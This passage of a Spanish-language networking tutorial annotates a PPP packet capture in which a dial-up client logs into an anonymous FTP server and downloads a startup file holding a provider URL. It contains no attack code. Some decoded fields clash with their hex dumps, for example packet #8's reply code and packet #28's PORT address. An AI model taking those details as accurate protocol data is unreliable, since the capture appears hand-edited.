#37 016.00 0044: DCE->DTE: IP:        10.0.1.1 -> 193.175.224.114 TCP: ftp-data -> 3447  0
#38 016.00 0044: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1        TCP:  3447 -> ftp-data 0
#39 016.06 0044: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1        TCP:  3447 -> ftp-data 0
#40 016.26 0044: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1        TCP:  1644 -> ftp      0
#41 016.34 0044: DCE->DTE: IP:        10.0.1.1 -> 193.175.224.114 TCP: ftp-data -> 3447  0
#42 016.53 0044: DCE->DTE: IP:        10.0.1.1 -> 193.175.224.114 TCP:   ftp -> 1644    30
#43 016.57 0044: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1        TCP:  1644 -> ftp      6
#44 016.82 0044: DCE->DTE: IP:        10.0.1.1 -> 193.175.224.114 TCP:   ftp -> 1644    14
#45 016.82 0044: DCE->DTE: IP:        10.0.1.1 -> 193.175.224.114 TCP:   ftp -> 1644     0
#46 016.82 0044: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1        TCP:  1644 -> ftp      0
#47 016.91 0044: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1        TCP:  1644 -> ftp      0
#48 016.91 0044: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1        TCP:  1644 -> ftp      0
#49 016.94 0044: DCE->DTE: IP:        10.0.1.1 -> 193.175.224.114 TCP:   ftp -> 1644     0
#50 016.94 0044: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1        TCP:  1644 -> ftp      0
================================================================================
```

pues si, una conexion por ftp. el objetivo es obtener la url del cpi del usuario para que se abra el browser en dicha url, y tambien para obtener la dns primaria del cpi. esto a mi me ha pillado por sorpresa, y en mi humilde opinion, pienso que podrian haber hecho mil cosas mejores antes que montarlo por ftp (y mas aun anonimo) pero en fin, ellos son quienes lo han hecho y ellos tendran sus razones. ten en cuenta que esta fase NO ENTRA dentro del protocolo multilink-ppp. ok. ahora veamos mas en detalle esos paquetes :

[NOTA: Esto va para LARGO]

```
================================================================================
#1       Receive time:  12.184 (0.905) packet length:48   received length:48
PPP:   DTE->DCE    protocol: IP    chksum: 0x0000
Internet: 193.175.224.114 -> 10.0.1.1        hl: 5   ver: 4   tos: 0
 len: 44   id: 0x01 fragoff: 0    flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd239
TCP:            1644 -> ftp(21)        seq: 0fcc0000  ack:   ----
 win: 4096   hl: 6   xsum: 0xc942 urg: 0      flags: <SYN>  mss: 1464

0000: 00 21 45 00 00 2c 00 01 - 00 00 40 06 d2 39 c1 af - !E,@Ò9Á¯
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 00 00 00 - àr.lÌ
0020: 00 01 60 02 10 00 c9 42 - 00 00 02 04 05 b8 00 00 - ‘ÉB¸

el caracteristico SYN indica que este paquete esta solicitando una conexion
con el 10.0.1.1 a traves de su puerto 21.

================================================================================
#2       Receive time:  12.383 (0.199) packet length:48   received length:48
PPP:   DCE->DTE    protocol: IP    chksum: 0xb2e5
Internet:        10.0.1.1 -> 193.175.224.114 hl: 5   ver: 4   tos: 0
 len: 44   id: 0x1faf fragoff: 0   flags: 0x2 ttl: 253 prot: TCP(6)
 xsum: 0xb58a
TCP:         ftp(21) -> 1644           seq: f4b61d7b  ack: 0fcc0001
 win: 8760   hl: 6   xsum: 0xa4cc urg: 0      flags: <ACK><SYN>  mss: 1460

0000: 00 21 45 00 00 2c 1f af - 40 00 fd 06 b5 8a 0a 00 - !E,¯@ýµ.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1d 7b 0f cc - Á¯àrlô¶{Ì
0020: 00 01 60 12 22 38 a4 cc - 00 00 02 04 05 b4 b2 e5 - ‘"8¤Ì´²å

el csiv responde con el ack syn, osea que nos permite conectarnos por su
puerto 21 (ftp)

================================================================================
#3       Receive time:  12.383 (0.000) packet length:44   received length:44
PPP:   DTE->DCE    protocol: IP    chksum: 0x0000
Internet: 193.175.224.114 -> 10.0.1.1        hl: 5   ver: 4   tos: 0
```

```
 len: 40   id: 0x02 fragoff: 0    flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd23c
TCP:            1644 -> ftp(21)        seq: 0fcc0001  ack: f4b61d7c
 win: 4096   hl: 5   xsum: 0xcec1 urg: 0      flags: <ACK>

0000: 00 21 45 00 00 28 00 02 - 00 00 40 06 d2 3c c1 af - !E(@Ò<Á¯
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 01 f4 b6 - àr.lÌô¶
0020: 1d 7c 50 10 10 00 ce c1 - 00 00 00 00             - |PÎÁ

finalmente, para cerrar el llamado 3 way handshaking (saludo en tres pasos :
syn -> ack syn -> ack) pues mandamos el ack para decirle que hemos recibido
correctamente su "aprobacion". ten en cuenta los numeros de secuencia y
numeros de acknowledgment, gracias a estos numeros, los dtes pueden ordenar
de un modo secuencial los paquetes que reciben desde sus respectivos dces.

================================================================================
#4       Receive time:  12.727 (0.344) packet length:104  received length:104
PPP:   DCE->DTE    protocol: IP    chksum: 0x8423
Internet:        10.0.1.1 -> 193.175.224.114 hl: 5   ver: 4   tos: 0
 len: 100  id: 0x1fb0 fragoff: 0   flags: 0x2 ttl: 253 prot: TCP(6)
 xsum: 0xb551
TCP:          ftp(21) -> 1644           seq: f4b61d7c  ack: 0fcc0001
 win: 8760   hl: 5   xsum: 0xa807 urg: 0      flags: <ACK><PUSH>
 data (60/60): 220 csivm FTP server (UNIX(r) System V Release 4.0) ready.

0000: 00 21 45 00 00 64 1f b0 - 40 00 fd 06 b5 51 0a 00 - !Ed°@ýµQ.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1d 7c 0f cc - Á¯àrlô¶|Ì
0020: 00 01 50 18 22 38 a8 07 - 00 00 32 32 30 20 63 73 - P"8¨220 cs
0030: 69 76 6d 20 46 54 50 20 - 73 65 72 76 65 72 20 28 - ivm FTP server (
0040: 55 4e 49 58 28 72 29 20 - 53 79 73 74 65 6d 20 56 - UNIX(r) System V
0050: 20 52 65 6c 65 61 73 65 - 20 34 2e 30 29 20 72 65 -  Release 4.0) re
0060: 61 64 79 2e 0d 0a 84 23                           - ady.
.#

este es el saludo del csiv una vez que hemos conectado por ftp. una maquina
que corre un SysV 4.0 (un tipo de unix) de sun microsystems. el 220 que
antecede al "saludo" significa que el servidor esta preparado para recibir al
nuevo usuario.

================================================================================
#5       Receive time:  12.767 (0.040) packet length:54   received length:54
PPP:   DTE->DCE    protocol: IP    chksum: 0x0000
Internet: 193.175.224.114 -> 10.0.1.1        hl: 5   ver: 4   tos: 0
 len: 50   id: 0x03 fragoff: 0    flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd231
TCP:            1644 -> ftp(21)        seq: 0fcc0001  ack: f4b61db8
 win: 4036   hl: 5   xsum: 0x9229 urg: 0      flags: <ACK><PUSH>
 data (10/10): USER ftp

0000: 00 21 45 00 00 32 00 03 - 00 00 40 06 d2 31 c1 af - !E2@Ò1Á¯
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 01 f4 b6 - àr.lÌô¶
0020: 1d b8 50 18 0f c4 92 29 - 00 00 55 53 45 52 20 66 - ¸PÄ)USER f
0030: 74 70 0d 0a 00 00                                 - tp
.

ahora, como todo ftp, nos toca identificarnos. y a esta gentuza no se le
ocurre otra cosa que permitir ftps anonimos. cria cuervos...

================================================================================
#6       Receive time:  12.993 (0.226) packet length:89   received length:89
PPP:   DCE->DTE    protocol: IP    chksum: 0x0040
Internet:        10.0.1.1 -> 193.175.224.114 hl: 5   ver: 4   tos: 0
 len: 85   id: 0x1fb1 fragoff: 0   flags: 0x2 ttl: 253 prot: TCP(6)
 xsum: 0xb55f
TCP:          ftp(21) -> 1644           seq: f4b61db8  ack: 0fcc000b
 win: 8760   hl: 5   xsum: 0xeae8 urg: 0      flags: <ACK><PUSH>
 data (45/45): 331 Guest login ok, send ident as password.
```

```
0000: 00 21 45 00 00 55 1f b1 - 40 00 fd 06 b5 5f 0a 00 - !EU±@ýµ_.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1d b8 0f cc - Á¯àrlô¶¸Ì
0020: 00 0b 50 18 22 38 ea e8 - 00 00 33 33 31 20 47 75 - P"8êè331 Gu
0030: 65 73 74 20 6c 6f 67 69 - 6e 20 6f 6b 2c 20 73 65 - est login ok, se
0040: 6e 64 20 69 64 65 6e 74 - 20 61 73 20 70 61 73 73 - nd ident as pass
0050: 77 6f 72 64 2e 0d 0a 00 - 40                      - word.
.@
```

el 331 tras un comando "user xxxxx" significa que el login es correcto y que nos toca introducir la clave del usuario.

```
================================================================================
#7       Receive time:  13.101 (0.108) packet length:54   received length:54
PPP:   DTE->DCE    protocol: IP    chksum: 0x0000
Internet: 193.175.224.114 -> 10.0.1.1        hl: 5   ver: 4   tos: 0
 len: 50   id: 0x04 fragoff: 0    flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd230
TCP:            1644 -> ftp(21)        seq: 0fcc000b  ack: f4b61de5
 win: 3991   hl: 5   xsum: 0x8930 urg: 0      flags: <ACK><PUSH>
 data (10/10): PASS xxx

0000: 00 21 45 00 00 32 00 04 - 00 00 40 06 d2 30 c1 af - !E2@Ò0Á¯
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 0b f4 b6 - àr.lÌô¶
0020: 1d e5 50 18 0f 97 89 30 - 00 00 50 41 53 53 20 78 - åP0PASS x
0030: 78 78 0d 0a 00 00                                 - xx
.
```

habilmente introducimos la clave supersecreta del usuario anonimo de un ftp.

```
================================================================================
#8       Receive time:  13.341 (0.240) packet length:92   received length:92
PPP:   DCE->DTE    protocol: IP    chksum: 0x6c4f
Internet:        10.0.1.1 -> 193.175.224.114 hl: 5   ver: 4   tos: 0
 len: 88   id: 0x1fb2 fragoff: 0   flags: 0x2 ttl: 253 prot: TCP(6)
 xsum: 0xb55b
TCP:         ftp(21) -> 1644           seq: f4b61de5  ack: 0fcc0015
 win: 8760   hl: 5   xsum: 0x0fee urg: 0      flags: <ACK><PUSH>
 data (48/48): 331 Guest login ok, access restrictions apply.

0000: 00 21 45 00 00 58 1f b2 - 40 00 fd 06 b5 5b 0a 00 - !EX²@ýµ[.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1d e5 0f cc - Á¯àrlô¶åÌ
0020: 00 15 50 18 22 38 0f ee - 00 00 32 33 30 20 47 75 - P"8î230 Gu
0030: 65 73 74 20 6c 6f 67 69 - 6e 20 6f 6b 2c 20 61 63 - est login ok, ac
0040: 63 65 73 73 20 72 65 73 - 74 72 69 63 74 69 6f 6e - cess restriction
0050: 73 20 61 70 70 6c 79 2e - 0d 0a 6c 4f             - s apply.
.lO
```

el 230 significa que el usuario ya esta dentro, que todo va bien.

```
================================================================================
#9       Receive time:  13.347 (0.006) packet length:66   received length:66
PPP:   DTE->DCE    protocol: IP    chksum: 0x0000
Internet: 193.175.224.114 -> 10.0.1.1        hl: 5   ver: 4   tos: 0
 len: 62   id: 0x05 fragoff: 0    flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd223
TCP:            1644 -> ftp(21)        seq: 0fcc0015  ack: f4b61e15
 win: 3943   hl: 5   xsum: 0x0be5 urg: 0      flags: <ACK><PUSH>
 data (22/22): CWD pub/arranque/cpi

0000: 00 21 45 00 00 3e 00 05 - 00 00 40 06 d2 23 c1 af - !E>@Ò#Á¯
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 15 f4 b6 - àr.lÌô¶
0020: 1e 15 50 18 0f 67 0b e5 - 00 00 43 57 44 20 70 75 - PgåCWD pu
0030: 62 2f 61 72 72 61 6e 71 - 75 65 2f 63 70 69 0d 0a - b/arranque/cpi
.
0040: 00 00                                             -
```

ahora accedemos al directorio de nuestro cpi

```
================================================================================
#10      Receive time:  13.664 (0.317) packet length:73   received length:73
PPP:   DCE->DTE    protocol: IP    chksum: 0x001d
Internet:        10.0.1.1 -> 193.175.224.114 hl: 5   ver: 4   tos: 0
 len: 69   id: 0x1fb3 fragoff: 0   flags: 0x2 ttl: 253 prot: TCP(6)
 xsum: 0xb56d
TCP:         ftp(21) -> 1644           seq: f4b61e15  ack: 0fcc002b
 win: 8760   hl: 5   xsum: 0xde3c urg: 0      flags: <ACK><PUSH>
 data (29/29): 250 CWD command successful.

0000: 00 21 45 00 00 45 1f b3 - 40 00 fd 06 b5 6d 0a 00 - !EE³@ýµm.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1e 15 0f cc - Á¯àrlô¶Ì
0020: 00 2b 50 18 22 38 de 3c - 00 00 32 35 30 20 43 57 - +P"8Þ<250 CW
0030: 44 20 63 6f 6d 6d 61 6e - 64 20 73 75 63 63 65 73 - D command succes
0040: 73 66 75 6c 2e 0d 0a 00 - 1d                     - sful.
.

el 250 significa que el comando ha sido ejecutado "Satisfactoriamente"

================================================================================
#11      Receive time:  13.703 (0.039) packet length:73   received length:73
PPP:   DTE->DCE    protocol: IP    chksum: 0x0000
Internet: 193.175.224.114 -> 10.0.1.1        hl: 5   ver: 4   tos: 0
 len: 69   id: 0x06 fragoff: 0   flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd21b
TCP:            1644 -> ftp(21)        seq: 0fcc002b  ack: f4b61e32
 win: 3914   hl: 5   xsum: 0xe095 urg: 0      flags: <ACK><PUSH>
 data (29/29): PORT 193,175,224,114,13,118

0000: 00 21 45 00 00 45 00 06 - 00 00 40 06 d2 1b c1 af - !EE@ÒÁ¯
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 2b f4 b6 - àr.lÌ+ô¶
0020: 1e 32 50 18 0f 4a e0 95 - 00 00 50 4f 52 54 20 31 - 2PJàPORT 1
0030: 39 33 2c 31 37 35 2c 32 - 32 34 2c 31 31 34 2c 31 - 93,175,224,114,1
0040: 33 2c 31 31 38 0d 0a 00 - 00                     - 3,118
.

y le introducimos la ip y el puerto por el que realizaremos "algo" ...

================================================================================
#12      Receive time:  13.969 (0.266) packet length:74   received length:74
PPP:   DCE->DTE    protocol: IP    chksum: 0xf1b8
Internet:        10.0.1.1 -> 193.175.224.114 hl: 5   ver: 4   tos: 0
 len: 70   id: 0x1fb4 fragoff: 0   flags: 0x2 ttl: 253 prot: TCP(6)
 xsum: 0xb56b
TCP:         ftp(21) -> 1644           seq: f4b61e32  ack: 0fcc0048
 win: 8760   hl: 5   xsum: 0xfe7e urg: 0      flags: <ACK><PUSH>
 data (30/30): 200 PORT command successful.

0000: 00 21 45 00 00 46 1f b4 - 40 00 fd 06 b5 6b 0a 00 - !EF´@ýµk.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1e 32 0f cc - Á¯àrlô¶2Ì
0020: 00 48 50 18 22 38 fe 7e - 00 00 32 30 30 20 50 4f - HP"8þ~200 PO
0030: 52 54 20 63 6f 6d 6d 61 - 6e 64 20 73 75 63 63 65 - RT command succe
0040: 73 73 66 75 6c 2e 0d 0a - f1 b8                   - ssful.
.ñ¸

el 200 significa que todo va bien.

================================================================================
#13      Receive time:  14.054 (0.085) packet length:59   received length:59
PPP:   DTE->DCE    protocol: IP    chksum: 0x0000
Internet: 193.175.224.114 -> 10.0.1.1        hl: 5   ver: 4   tos: 0
 len: 55   id: 0x07 fragoff: 0   flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd228
TCP:            1644 -> ftp(21)        seq: 0fcc0048  ack: f4b61e50
 win: 3884   hl: 5   xsum: 0x5307 urg: 0      flags: <ACK><PUSH>
 data (15/15): RETR arranque

0000: 00 21 45 00 00 37 00 07 - 00 00 40 06 d2 28 c1 af - !E7@Ò(Á¯
```

```
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 48 f4 b6 - àr.lÌHô¶
0020: 1e 50 50 18 0f 2c 53 07 - 00 00 52 45 54 52 20 61 - PP,SRETR a
0030: 72 72 61 6e 71 75 65 0d - 0a 00 00                - rranque
.
```

y nos bajamos un fichero llamado "Arranque"

```
================================================================================
#14      Receive time:  14.289 (0.235) packet length:48   received length:48
PPP:   DCE->DTE    protocol: IP    chksum: 0xe6dc
Internet:        10.0.1.1 -> 193.175.224.114 hl: 5   ver: 4   tos: 0
 len: 44   id: 0x1fb5 fragoff: 0   flags: 0x2 ttl: 253 prot: TCP(6)
 xsum: 0xb584
TCP:    ftp-data(20) -> 3446           seq: f4bf22d5  ack:   ----
 win: 24820  hl: 6   xsum: 0x6981 urg: 0      flags: <SYN>  mss: 1460

0000: 00 21 45 00 00 2c 1f b5 - 40 00 fd 06 b5 84 0a 00 - !E,µ@ýµ.
0010: 01 01 c1 af e0 72 00 14 - 0d 76 f4 bf 22 d5 00 00 - Á¯àr
vô¿"Õ
0020: 00 00 60 02 60 f4 69 81 - 00 00 02 04 05 b4 e6 dc - ‘‘ôi´æÜ
```

los datos se bajan por un puerto asociado al ftp llamado ftp-data (puerto 20)
este packete trata de abrir una conexion por el puerto 20. ya sabeis : syn ->
ack syn -> ack

```
================================================================================
#15      Receive time:  14.289 (0.000) packet length:48   received length:48
PPP:   DTE->DCE    protocol: IP    chksum: 0x0000
Internet: 193.175.224.114 -> 10.0.1.1        hl: 5   ver: 4   tos: 0
 len: 44   id: 0x08 fragoff: 0   flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd232
TCP:            3446 -> ftp-data(20)   seq: 03d30000  ack: f4bf22d6
 win: 4096   hl: 6   xsum: 0xb68d urg: 0      flags: <ACK><SYN>  mss: 1464

0000: 00 21 45 00 00 2c 00 08 - 00 00 40 06 d2 32 c1 af - !E,@Ò2Á¯
0010: e0 72 0a 00 01 01 0d 76 - 00 14 03 d3 00 00 f4 bf - àr.
vÓô¿
0020: 22 d6 60 12 10 00 b6 8d - 00 00 02 04 05 b8 00 00 - "Ö‘¶¸
```

ack syn. nos permite la conexion.

```
================================================================================
#16      Receive time:  14.289 (0.000) packet length:44   received length:44
PPP:   DCE->DTE    protocol: IP    chksum: 0xed3c
Internet:        10.0.1.1 -> 193.175.224.114 hl: 5   ver: 4   tos: 0
 len: 40   id: 0x1fb6 fragoff: 0   flags: 0x2 ttl: 253 prot: TCP(6)
 xsum: 0xb587
TCP:         ftp(21) -> 1644           seq: f4b61e50  ack: 0fcc0057
 win: 8760   hl: 5   xsum: 0xbb5f urg: 0      flags: <ACK>

0000: 00 21 45 00 00 28 1f b6 - 40 00 fd 06 b5 87 0a 00 - !E(¶@ýµ.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1e 50 0f cc - Á¯àrlô¶PÌ
0020: 00 57 50 10 22 38 bb 5f - 00 00 ed 3c             - WP"8»_í<
```

llega el ack como que el host remoto esta conforme en pasarnos ese archivo.

```
================================================================================
#17      Receive time:  14.471 (0.182) packet length:44   received length:44
PPP:   DCE->DTE    protocol: IP    chksum: 0xbf00
Internet:        10.0.1.1 -> 193.175.224.114 hl: 5   ver: 4   tos: 0
 len: 40   id: 0x1fb7 fragoff: 0   flags: 0x2 ttl: 253 prot: TCP(6)
 xsum: 0xb586
TCP:    ftp-data(20) -> 3446           seq: f4bf22d6  ack: 03d30001
 win: 24820  hl: 5   xsum: 0x7d5a urg: 0      flags: <ACK>

0000: 00 21 45 00 00 28 1f b7 - 40 00 fd 06 b5 86 0a 00 - !E(·@ýµ.
0010: 01 01 c1 af e0 72 00 14 - 0d 76 f4 bf 22 d6 03 d3 - Á¯àr
```

```
vô¿"ÖÓ
0020: 00 01 50 10 60 f4 7d 5a - 00 00 bf 00             - P‘ô}Z¿
```

y el ack del puerto de datos del ftp. todo va bien.

```
================================================================================
#18      Receive time:  14.471 (0.000) packet length:119  received length:119
PPP:   DCE->DTE    protocol: IP    chksum: 0x0022
Internet:        10.0.1.1 -> 193.175.224.114 hl: 5   ver: 4   tos: 0
 len: 115  id: 0x1fb8 fragoff: 0   flags: 0x2 ttl: 253 prot: TCP(6)
 xsum: 0xb53a
TCP:         ftp(21) -> 1644           seq: f4b61e50  ack: 0fcc0057
 win: 8760   hl: 5   xsum: 0xb81c urg: 0      flags: <ACK><PUSH>
 data (60/75): 150 ASCII data connection for arranque (193.175.224.114,3446

0000: 00 21 45 00 00 73 1f b8 - 40 00 fd 06 b5 3a 0a 00 - !Es¸@ýµ:.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1e 50 0f cc - Á¯àrlô¶PÌ
0020: 00 57 50 18 22 38 b8 1c - 00 00 31 35 30 20 41 53 - WP"8¸150 AS
0030: 43 49 49 20 64 61 74 61 - 20 63 6f 6e 6e 65 63 74 - CII data connect
0040: 69 6f 6e 20 66 6f 72 20 - 61 72 72 61 6e 71 75 65 - ion for arranque
0050: 20 28 31 39 33 2e 31 37 - 35 2e 32 32 34 2e 31 31 -  (193.175.224.11
0060: 34 2c 33 34 34 36 29 20 - 28 32 39 20 62 79 74 65 - 4,3446) (29 byte
0070: 73 29 2e 0d 0a 00 22                              - s).
."
```

informacion acerca de la transferencia...

```
================================================================================
#19      Receive time:  14.471 (0.000) packet length:76   received length:76
PPP:   DCE->DTE    protocol: IP    chksum: 0x001a
Internet:        10.0.1.1 -> 193.175.224.114 hl: 5   ver: 4   tos: 0
 len: 72   id: 0x1fb9 fragoff: 0   flags: 0x2 ttl: 253 prot: TCP(6)
 xsum: 0xb565
TCP:    ftp-data(20) -> 3446           seq: f4bf22d6  ack: 03d30001
 win: 24820  hl: 5   xsum: 0x990e urg: 0      flags: <ACK><PUSH>
 data (32/32): Location: http://www.cpi.com

0000: 00 21 45 00 00 48 20 b9 - 40 00 fd 06 b5 65 0a 00 - !EH ¹@ýµe.
0010: 01 01 c1 af e0 72 00 14 - 0d 76 f4 bf 22 d6 03 d3 - Á¯àr
vô¿"ÖÓ
0020: 00 01 50 18 60 f4 99 0e - 00 00 4c 6f 63 61 74 69 - P‘ôLocati
0030: 6f 6e 3a 20 68 74 74 70 - 3a 2f 2f 77 77 77 2e 63 - on: http://www.c
0040: 70 69 2e 63 6f 6d 0d 0a - 0d 0a 00 1a             - pi.com
.
.
```

y por el puerto de los datos del ftp, pues nos llegan los datos del fichero
que nos bajamos. como podemos apreciar en el paquete, aqui va la url del cpi.

```
================================================================================
#20      Receive time:  14.577 (0.106) packet length:44   received length:44
PPP:   DCE->DTE    protocol: IP    chksum: 0xa374
Internet:        10.0.1.1 -> 193.175.224.114 hl: 5   ver: 4   tos: 0
 len: 40   id: 0x1fba fragoff: 0   flags: 0x2 ttl: 253 prot: TCP(6)
 xsum: 0xb583
TCP:    ftp-data(20) -> 3446           seq: f4bf22f5  ack: 03d30001
 win: 24820  hl: 5   xsum: 0x7d3a urg: 0      flags: <ACK><FIN>

0000: 00 21 45 00 00 28 1f ba - 40 00 fd 06 b5 83 0a 00 - !E(º@ýµ.
0010: 01 01 c1 af e0 72 00 14 - 0d 76 f4 bf 22 f5 03 d3 - Á¯àr
vô¿"õÓ
0020: 00 01 50 11 60 f4 7d 3a - 00 00 a3 74             - P‘ô}:£t
```

el csiv nos chapa la conexion con el puerto de datos del ftp (20)

```
================================================================================
```

```
#21      Receive time:  14.577 (0.000) packet length:44   received length:44
PPP:   DTE->DCE    protocol: IP    chksum: 0x0204
Internet: 193.175.224.114 -> 10.0.1.1        hl: 5   ver: 4   tos: 0
 len: 40   id: 0x09 fragoff: 0   flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd235
TCP:            3446 -> ftp-data(20)   seq: 03d30001  ack: f4bf22f6
 win: 4065   hl: 5   xsum: 0xce4d urg: 0      flags: <ACK>

0000: 00 21 45 00 00 28 00 09 - 00 00 40 06 d2 35 c1 af - !E(.@Ò5Á¯
0010: e0 72 0a 00 01 01 0d 76 - 00 14 03 d3 00 01 f4 bf - àr.
vÓô¿
0020: 22 f6 50 10 0f e1 ce 4d - 00 00 02 04             - "öPáÎM

y le decimos al csiv que vale.

================================================================================
#22      Receive time:  14.674 (0.097) packet length:44   received length:44
PPP:   DTE->DCE    protocol: IP    chksum: 0x0204
Internet: 193.175.224.114 -> 10.0.1.1        hl: 5   ver: 4   tos: 0
 len: 40   id: 0x0a fragoff: 0   flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd234
TCP:            3446 -> ftp-data(20)   seq: 03d30001  ack: f4bf22f6
 win: 4065   hl: 5   xsum: 0xce4c urg: 0      flags: <ACK><FIN>

0000: 00 21 45 00 00 28 00 0a - 00 00 40 06 d2 34 c1 af - !E(.@Ò4Á¯
0010: e0 72 0a 00 01 01 0d 76 - 00 14 03 d3 00 01 f4 bf - àr.
vÓô¿
0020: 22 f6 50 11 0f e1 ce 4c - 00 00 02 04             - "öPáÎL

y ahora chapamos nosotros nuestro puerto como cliente para datos del ftp.

================================================================================
#23      Receive time:  14.694 (0.020) packet length:44   received length:44
PPP:   DTE->DCE    protocol: IP    chksum: 0x0204
Internet: 193.175.224.114 -> 10.0.1.1        hl: 5   ver: 4   tos: 0
 len: 40   id: 0x0b fragoff: 0   flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd233
TCP:            1644 -> ftp(21)        seq: 0fcc0057  ack: f4b61e9b
 win: 3809   hl: 5   xsum: 0xce6b urg: 0      flags: <ACK>

0000: 00 21 45 00 00 28 00 0b - 00 00 40 06 d2 33 c1 af - !E(@Ò3Á¯
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 57 f4 b6 - àr.lÌWô¶
0020: 1e 9b 50 10 0e e1 ce 6b - 00 00 02 04             - PáÎk

todo va bien? el fichero te ha llegado bien?

================================================================================
#24      Receive time:  14.894 (0.200) packet length:44   received length:44
PPP:   DCE->DTE    protocol: IP    chksum: 0xea28
Internet:        10.0.1.1 -> 193.175.224.114 hl: 5   ver: 4   tos: 0
 len: 40   id: 0x1fbb fragoff: 0   flags: 0x2 ttl: 253 prot: TCP(6)
 xsum: 0xb582
TCP:    ftp-data(20) -> 3446           seq: f4bf22f6  ack: 03d30002
 win: 24820  hl: 5   xsum: 0x7d39 urg: 0      flags: <ACK>

0000: 00 21 45 00 00 28 1f bb - 40 00 fd 06 b5 82 0a 00 - !E(»@ýµ.
0010: 01 01 c1 af e0 72 00 14 - 0d 76 f4 bf 22 f6 03 d3 - Á¯àr
vô¿"öÓ
0020: 00 02 50 10 60 f4 7d 39 - 00 00 ea 28             - P‘ô}9ê(

si, no hay problemas.

================================================================================
#25      Receive time:  15.027 (0.133) packet length:74   received length:74
PPP:   DCE->DTE    protocol: IP    chksum: 0x8eb2
Internet:        10.0.1.1 -> 193.175.224.114 hl: 5   ver: 4   tos: 0
 len: 70   id: 0x1fbc fragoff: 0   flags: 0x2 ttl: 253 prot: TCP(6)
 xsum: 0xb563
TCP:         ftp(21) -> 1644           seq: f4b61e9b  ack: 0fcc0057
```

```
 win: 8760   hl: 5   xsum: 0x1e3c urg: 0      flags: <ACK><PUSH>
 data (30/30): 226 ASCII Transfer complete.

0000: 00 21 45 00 00 46 1f bc - 40 00 fd 06 b5 63 0a 00 - !EF¼@ýµc.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1e 9b 0f cc - Á¯àrlô¶Ì
0020: 00 57 50 18 22 38 1e 3c - 00 00 32 32 36 20 41 53 - WP"8<226 AS
0030: 43 49 49 20 54 72 61 6e - 73 66 65 72 20 63 6f 6d - CII Transfer com
0040: 70 6c 65 74 65 2e 0d 0a - 8e b2                   - plete.
.²
```

entonces nos llega un informe diciendo que la transferencia ya esta hecha.

```
================================================================================
#26      Receive time:  15.027 (0.000) packet length:14   received length:14
PPP:   DCE->DTE    unknown protocol

0000: 80 fd 01 02 00 0a 11 06 - 00 01 01 03 b7 e7       - ý.·ç
```

hmmmmm. este paquete explica la baja calidad de las lineas telefonicas.

```
================================================================================
#27      Receive time:  15.027 (0.000) packet length:18   received length:18
PPP:   DTE->DCE    protocol: LCP    chksum: 0x0103
code: Prot-Rej   id: 0x03   len: 16     protocol unknown

0000: c0 21 08 03 00 10 80 fd - 01 02 00 0a 11 06 00 01 - À!ý.
0010: 01 03                                             -
```

y obviamente, le respondemos como que no entendemos lo que el csiv nos ha dicho porque el paquete ha llegado con ruido.

```
================================================================================
#28      Receive time:  15.078 (0.051) packet length:73   received length:73
PPP:   DTE->DCE    protocol: IP    chksum: 0x0000
Internet: 193.175.224.114 -> 10.0.1.1        hl: 5   ver: 4   tos: 0
 len: 69   id: 0x0c fragoff: 0   flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd215
TCP:            1644 -> ftp(21)        seq: 0fcc0057  ack: f4b61eb9
 win: 3779   hl: 5   xsum: 0xdf69 urg: 0      flags: <ACK><PUSH>
 data (29/29): PORT 195,179,130,183,12,108

0000: 00 21 45 00 00 45 00 0c - 00 00 40 06 d2 15 c1 af - !EE @ÒÁ¯
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 57 f4 b6 - àr.lÌWô¶
0020: 1e b9 50 18 0e c3 df 69 - 00 00 50 4f 52 54 20 31 - ¹PÃßiPORT 1
0030: 39 33 2c 31 37 35 2c 32 - 32 34 2c 31 31 34 2c 31 - 93,175,224,114,1
0040: 32 2c 31 30 38 0d 0a 00 - 00                      - 3,119
.
```

volvemos a solicitar que abra cierto puerto en cierta ip.

```
================================================================================
#29      Receive time:  15.421 (0.343) packet length:74   received length:74
PPP:   DCE->DTE    protocol: IP    chksum: 0x6483
Internet:        10.0.1.1 -> 193.175.224.114 hl: 5   ver: 4   tos: 0
 len: 70   id: 0x1fbd fragoff: 0   flags: 0x2 ttl: 253 prot: TCP(6)
 xsum: 0xb562
TCP:         ftp(21) -> 1644           seq: f4b61eb9  ack: 0fcc0074
